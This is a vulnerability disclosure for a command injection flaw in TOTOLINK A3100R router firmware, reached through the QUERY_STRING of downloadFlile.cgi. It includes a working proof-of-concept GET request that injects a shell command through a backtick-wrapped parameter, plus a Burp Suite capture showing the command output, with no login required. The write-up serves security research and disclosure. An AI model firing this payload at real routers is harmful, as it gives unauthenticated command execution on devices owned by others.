F0und-icu TOTOLINK History

1 contributor

53 lines (32 sloc) | 2.13 KB ...

TOTOLink A3100R V4.1.2cu.5050_B20200504 Has an command injection vulnerability

Overview

- **Type**: command injection vulnerability
- **Vendor**: TOTOLINK (https://www.totolink.net/)
- **Products**: WiFi Router, such as A3100R V4.1.2cu.5050_B20200504 , V5.9c.2280_B20180512, V5.9c.4577_B20191021, V5.9c.4050_B20190425, V5.9c.4281_B20190816, V4.1.2cu.5050_B20200504, V5.9c.4050_B20190425_transition,V4.1.2cu.5050_B20200504
- **Firmware download address:** https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html

Description

1.Product Information:


TOTOLink A3100R router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	A3100R_Datasheet	Ver1.0	2021-03-02	
2	A3100R_QIG	Ver1.0		
3	A3100R_Firmware	V5.9c.2280_B20180512		
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	

The latest firmware update to 2020-07-28 (The latest version on the official website)

2. Vulnerability details

TOTOLINK A3100R V4.1.2cu.5050_B20200504 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.




We can see that the os will get `QUERY_STRING` without filter splice to the string `echo QUERY_STRING:%s >/tmp/download` and execute it. So, If we can control the `QUERY_STRING`, it can be command injection.

3. Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



as shown in the figure below, there is no web login


Burp Suite Professional v1.6 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 3 ...
Go Cancel
Target: http://192.168.111.12
Request
Raw Headers Hex
GET /1.txt HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
0 matches
Response
Raw Headers Hex
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "858507199"
Last-Modified: Sat, 12 Feb 2022 10:35:41 GMT
Content-Length: 149
Date: Sat, 12 Feb 2022 10:36:56 GMT
Server: lighttpd/1.4.20
ExportIbmsConfig.sh
ExportSettings.sh
ExportSyslog.sh
cstecgi.cgi
downloadFlile.cgi
product.ini
upload.cgi
upload_bootloader.cgi
upload_settings.cgi
Type a search term
0 matches
Done
364 bytes | 1,007 millis